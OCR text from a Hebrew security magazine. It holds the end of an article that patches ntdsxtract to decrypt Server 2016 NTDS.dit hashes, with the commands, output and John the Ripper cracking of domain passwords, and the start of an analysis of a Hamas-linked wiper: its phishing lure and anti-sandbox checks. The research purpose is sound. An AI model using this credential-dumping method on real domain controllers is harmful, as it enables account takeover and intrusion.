
השינוי האחרון עבור ה-NT Hashes יהיה בקובץ dsobjects.py תחת הפונקציה getPasswordHashes נוסיף בחלק של nthash זיהוי של סוג ההצפנה לפי ה-PEK header ונקרא לפונקציה המתאימה בהתאם, את פונקציית ה-AES יצרנו כבר בקובץ dsencryption:

```
def getPasswordHashes(self):
    # … Original code is here
    if encnthash != '':
        # Check the encryption type you should use with encrypted PEK header
        enc_type = ntds.dsfielddictionary.dsEncryptedPEK[:4]
        if enc_type == '0200':
            nthash = dsDecryptWithPEK(ntds.dsfielddictionary.dsPEK, encnthash)
        elif enc_type == '0300':
            nthash = dsDecryptWithPEK_with_AES(ntds.dsfielddictionary.dsPEK, encnthash)
        nthash = hexlify(dsDecryptSingleHash(self.SID.RID, nthash))
        # … Code continues here
```

כעת לאחר השינויים נוכל להריץ שוב את הסקריפט dsusers.py כמו שהרצנו קודם לכן על המידע מהשרת 2016:

```
C:\Users\semion\Desktop\Digital Whisper>c:\Python27\python.exe ntdsxtract\dsusers.py
ntds.dit.export-2016\datatable.4 ntds.dit.export-2016\link_table.7 output-2016
--syshive "ntds-dump-2016\registry\SYSTEM" --passwordhashes --pwdformat john
--ntoutfile ntout-2016.txt --lmoutfile lmout-2016.txt > users_info_2016.txt

[+] Started at: Mon, 18 Mar 2024 19:46:16 UTC
[+] Started with options:
        [-] Extracting password hashes
        [-] Hash output format: john
        [-] NT hash output filename: ntout-2016.txt
        [-] LM hash output filename: lmout-2016.txt
[+] Initialising engine...
[+] Loading saved map files (Stage 1)...
[!] Warning: Opening saved maps failed: [Errno 2] No such file or directory:
    'C:\\Users\\semion\\Desktop\\Digital Whisper\\output-2016\\offlid.map'
[+] Rebuilding maps...
[+] Scanning database - 0% -> 5 records processed
[!] Warning! There is more than one Schema object! The DB is inconsistent!
[+] Scanning database - 100% -> 5667 records processed
[+] Sanity checks...
      Schema record id: 2049
      Schema type id: 2050
[+] Extracting schema information - 100% -> 1768 records processed
[+] Loading saved map files (Stage 2)...
[!] Warning: Opening saved maps failed: [Errno 2] No such file or directory:
    'C:\\Users\\semion\\Desktop\\Digital Whisper\\output-2016\\links.map'
[+] Rebuilding maps...
[+] Extracting object links...
```

נראה שאין קריסה וכהוכחה סופית שהכל עובד נבדוק את קובץ ה-hash-ים בתיקיית העבודה שהגדרנו:



אנו רואים את ה-hash שכל כך רצינו לראות. מה שמשאיר לנו רק לפענח אותם בדיוק כמו קודם:

```
kali@kali:~/Desktop/Digital Whisper$ sudo john --show ntout-2016.txt
Administrator:Aa123456:S-1-5-21-4160777564-2249316391-15168068-500::
semion:DigitalWhisper160:S-1-5-21-4160777564-2249316391-15168068-110
```

אל תהיו מופתעים, DigitalWhisper160 זו סיסמה ידועה. **כמובן מזל טוב ל-Digital Whisper שחוגגים את הגיליון ה-160 אחרי 13 שנים של גיליונות!** ☺

על מה לא דיברנו?

אז עברנו על כל נושא ההצפנה של hash בקובץ ה-NTDS.dit ואפילו שינינו קצת קוד, לא כולל את החלקים של היסטוריית ה-hash-ים שנשמרת, לא כולל LM hash ויש עוד הרבה נושאים שאפשר לדבר עליהם בהם לא נגענו. נושאים כמו עמודות נוספות שיכולות לעניין אותנו ב-NTDS.dit ושדה ה-UAC שיכול להופיע במאמר שלם משלו. בקיצור, אם יהיו פידבקים טובים אשמח לכתוב חלק שני עם עוד תוכן מעניין בנושא ☺

סיכום

קודם כל, הצלחנו וזה ממש כיף. מקווה שהצלחתי להעביר לקוראים את מבנה קובץ ה-NTDS.dit ואת שיטות ההצפנה עד שרתים בגרסה 2016 ולאחר מכן ולא פחות חשוב מקווה שנהניתם לקרוא. בנוסף הייתי רוצה להאמין שהצלחתי להעביר מסר שבו אם אדם מנסה מספיק אז הוא גם יצליח, אל תפחדו ליפול ולהיכשל.

בגדול עברנו פה מסע שכל חוקר סייבר שמעמיק במשהו נתקל בו: אתה נתקל בבעיה, מחפש עזרה באינטרנט, מגיע ל-Microsoft, מבין ש-Microsoft לא משתפים מידע, אתה חופר ומעמיק בעמוד השני של Google, נעזר במישהו שעשה משהו דומה שנים לפניך, מוצא משהו חדש שאף אחד לא עשה לפני, ניסוי וטעייה, המון ניסוי וטעייה וזהו הצלחת, בקטנה.

נתראה בשינוי ההצפנה הבא ☺

קצת על הכותב

Semion Levi@ אוהב סייבר, מחקר ואתגרים, מזה תקופה רוצה לפרסם מאמר וסוף סוף אזר את האומץ.
מוזמנים לפנות לשאלות semion118@gmail.com.

מקורות מידע

מידע עיקרי עבור המחקר ושיטת ההצפנה בשרתים בגרסה 2012 ומטה:

https://moyix.blogspot.com/2008/02/syskey-and-sam.html

https://www.exploit-db.com/docs/english/18244-active-domain-offline-hash-dump-&-forensic-analysis.pdf

http://xgangand.free.fr/adm/files/books/active_directory/Windows%20Server%202003%20Domains%20Active%20Directory.pdf

קישורים לכלים והסבר עליהם:

https://learn.microsoft.com/en-us/previous-versions/windows/it-pro/windows-server-2012-r2-and-2012/cc753343(v=ws.11)

https://github.com/csababarta/ntdsxtract/tree/master

https://github.com/libyal/libesedb/blob/main/esedbtools/esedbexport.c

דוגמה למאמר בו דובר על שינוי שיטת ההצפנה עבור Windows 10:

https://www.giac.org/paper/gcih/34273/pass-the-hash-windows-10/174913

קצת על רפליקציה של שרתי DC:

https://www.digitalwhisper.co.il/files/Zines/0x77/DW119-3-DCSync.pdf

מדריך להוצאת hash-ים בעזרת הכלים שצוינו במאמר:

https://blog.ropnop.com/extracting-hashes-and-domain-info-from-ntds-dit/

העמקה בטכנולוגיית ESE:

https://techcommunity.microsoft.com/t5/ask-the-directory-services-team/ese-deep-dive-part-1-the-anatomy-of-an-ese-database/ba-p/400496

העמקה בערכי העמודות של טבלת ה-datatable:

https://github.com/xmco/ntds_extract/blob/main/Part-2-La-Datatable/Win2016_level.txt

https://www.xmco.fr/en/active-directory-en/demystifying-the-ntds-2/

הסבר דל על שמירת הסיסמאות ב-AD:

https://learn.microsoft.com/en-us/windows-server/security/kerberos/passwords-technical-overview#passwords-stored-in-active-directory

חרבות ברזל: ניתוח פוגען מבית היוצר של החמאס


עוזיאל גורפינקל

הקדמה

המאמר הבא הוא פרי מחקר של פוגען שאותו חקרתי וחשבתי שמוטב יהיה לי לשתף אתכם, משום שהוא מעניין ויש לו נקודה אישית עם כל אחד ואחת מכם. לפני שאתחיל במאמר אתן רקע היסטורי קצר על מנת שתהיו יותר מחוברים ומזוהים לאמור בו. אני כותב את המאמר בזמן מלחמת חרבות ברזל, עניין החטופים עוד לא הסתיים ויש לנו עוד חיילים שנלחמים בעזה ומי יודע מה יהיה בקרוב עם לבנון.

מבחינת מה שמצטייר בחדשות ובעולם נראה שהמלחמה היא פיזית בשטח, ואני רוצה להראות במאמר צד נוסף שחשוב שידעו עליו גם, הצד הטכנולוגי של המלחמה עם חמאס שרוב האנשים לא מודעים אליו, ולא מדברים אליו כל כך ביום יום. מאמר זה יציג מחקר שביצעתי על פוגען שמקורו בקובצת תקיפה המזוהה עם חמאס. אתחיל בלהציג את המקור של הפוגען ומשם נתקדם אט אט. אז בואו נתחיל.

כל החקירה שלנו מתחילה מהמייל ה-"תמים" הבא, שנשלח למספר עובדים בכירים בישראל:



התראת אבטחה | מנהל הסייבר הלאומי

<smtp@kalgav.co.il> Sun, Feb 11, 2024 at 13:01

אזרח יקר,

מינהלת הסייבר הלאומית הישראלית זיהתה מתקפת סייבר גדולה קרובה המתכוננת על ידי האקרים בחסות המדינה האיראנית, תוך ניצול נקודות תורפה שלא היו ידועות בעבר במחשבים האישיים ובמכשירים הניידים של אזרחינו.

כדי לתמוך באזרחינו בהגנה על המכשירים האישיים שלהם מלהיות מושפעים ממתקפת הסייבר ובכך לאבד את הנתונים שלהם, מערך הסייבר הלאומי מפרסמים תיקוני אבטחה לשעת חירום עבור כל מערכות ההפעלה הגדולות המושפעות, אותם אנו מבקשים מכל האזרחים להתקין במכשיריהם.

עבור התקני MacOS

עבור התקני iOS

עבור התקני Windows

עבור התקני Android

הכרחי שאזרחים שלא רוצים ליפול קורבן למתקפה הקרובה יתקין את תיקון האבטחה במכשיריהם בזמן הקרוב ביותר.

כל טוב,
מערך הסייבר הלאומי
טלפון: 072-3873471
דוא"ל: inquiries@cyber.gov.il
www.cyber.gov.il

המייל, כפי שניתן לראות נשלח מדומיין לגיטימי של חברת kalgav, אך מצד שני מתחזה להשלח מטעם מערך הסייבר הלאומי. תוכן המייל מתריע על תיקוני אבטחה חשובים שיש לעדכן כדי לא להיות ה-"קורבן

הבא" במתקפת סייבר גדולה שמתכננים האקרים איראנים. כמובן שכל אדם שאינו מבין בסייבר כלל, בקלות היה יכול לקרוא את המייל הזה, ומבלי להבין מה הוא עושה להוריד ולהפעיל את הפוגען על המכשיר האישי שלו במקרה הטוב, או על אחד המחשבים של חברה במקרה הרע.

כפי שראיתי מדיווח של חברת checkpoint, הם זיהו את התוקפים כקבוצת התקיפה AdirViper אשר מקושרת לחמאס. את הזיהוי הם מסיקים בגלל "האיכות הגרועה של הפוגען ומצד שני האיכות הטובה של הנדסה חברתית", כלומר הם טוענים שהפוגען הוא לא הכי איכותי, ומצד שני המייל נכתב בצורה טובה ככה שלא מורגש שמדובר בתוקף ששפתו זרה.

- Researchers have analyzed the Hamas-linked wiper malware campaign dubbed as SameCoin. The wiper affects Windows and Android devices and is distributed via phishing emails impersonating the Israeli National Cyber Directorate, luring victims to download supposed "security updates". The campaign employs a sophisticated infection chain, including a loader, wiper, and tasks spreader for Windows, alongside an APK wiper for Android. As well as damaging and wiping files, the campaign also aims to spread propaganda. Researchers attribute the operation to the Hamas-linked Arid Viper APT group (aka APT-C-23, Desert Falcon), based on the low-grade malware quality and elaborate social engineering.


מכיוון והזכרתי את קבוצת התקיפה, אני אספר עליה בקצרה.

ממה שראיתי בכמה כתבות, הקבוצה מוגדרת כ-APT כלומר Advanced Persistent Thread, מה שאומר שהם לוקחים את הזמן ומבצעים מתקפות ממושכות ואיכותיות על יעדים מובחרים.


בשל כך הם גם מקצוענים בתחום הרשתות החברתיות והם מתחזקים עמודים פייקטיבים שאיתם עושים Cat Phishing למטרות המוצלחות שאותם מעוניינים לתקוף. וגם הם מקצועיים בתחום ה-Phishing שאנחנו רגילים לראות במיילים וב-SMS כך שההודעות יראו כמה שיותר לגיטימיות ולא יעוררו חשד.

הקבוצה עצמה אחראית גם על ביצוע של תוכנות spyware שאותן היא משתילה בתוך תוכנות שנראות לגיטימיות כגון טלגרם או אפליקציות צ'אטים אחרות, ומשתמשת בהרשאות שניתנות ע"י המשתמש כדי לדלות מידע ולהתחבר לשרת מרוחק שאליו מעבירה מידע או לחלופין מקבלת ממנו קוד מרוחק להרצה על המכשירים הניזוקים.

ניתן לראות באתר malpedia (שמתמחה במעקב אחרי קבוצות תקיפה), שהקבוצה יחסית פעילה בשנים האחרונות:




לא צרפתי בתמונה את כל הכתבות המקושרות לקבוצה, אך חשוב לי לציין שהכתבות הראשונות באתר המקושרות לקבוצה הן מ-2015, ככה שנראה שהיא קיימת לא מעט זמן:




חקירת הפוגען

בחקירה שלי החלטתי להתמקד בחקירת קובץ ה-exe שצורף במייל עבור התקני Windows. נתחיל באיסוף ממצאים סטטיים בסיסיים על הקובץ, על מנת שנבין קצת יותר טוב את הקובץ שאותו אנחנו חוקרים. פחיחת הקובץ בתוכנה Detect It Easy מאפשרת לנו לראות שהקובץ נכתב בשפת C וקומפל ב-VisualStudio לאריכטקטורה 32bit:




אומנם, ממבט על האנטרופיה של הקובץ הוא נראה ארוז:




אך אני טוען שהוא לא באמת ארוז כי האנטרופיה של text. בו נמצא הקוד של התוכנית לא מספיק גבוהה, מה שמעלה את האנטרופיה של הקובץ הם ה-Sections ה-rsrc. ו-data., ולכן אני נוטה לחשוב שמדובר על משאבים שהתוכנית מכילה כמו קבצים לדוגמא. אך אל נא נקדים את המאוחר, בואו נצלול לחקירה סטטית של הקובץ.

נפתח את הקובץ ב-IDA. כך מתחילה הפונקציה הראשית של הקובץ:




כלומר: בבדיקה האם הקובץ מורץ מהנתיב C:\Users\Public, בהמשך נראה שימוש בנתיב ונבין למה הוא משמש. במידה והנתיב הוא לא הנתיב המדובר אז הפוגען פותח מפתחות registry שמכילים את ההגדרה של המקלדות שצריך לטעון למשתמש הנוכחי:




לאחר מכן בודק את הערכים אשר שמורים תחת נתיב זה במטרה לבדוק אם אחד מהערכים הינו "40d" - שזה ערכה של ה-Layout העברי במקלדת. בשביל לוודא כנראה שהמחשב הניזוק הוא של אדם ישראלי או אדם המבין עברית וקורא וכותב בעברית, כלומר - קל להבין שהפוגען מיועד לישראלים.

כך הבדיקה נראית:



לאחר מכן יש בדיקה של מספר ה-processors שיש למערכת:



במידה וקטן מ-2 מדובר כנראה ב-VM/Sand Box וה-Payload הזדוני לא ירוץ על המחשב. כמובן שרציתי להגיע לחלק המעניין אז עשיתי Patch לתוכנית כדי להגיע לחלק הזדוני שלה:

חקירת ה-payload של התוכנית

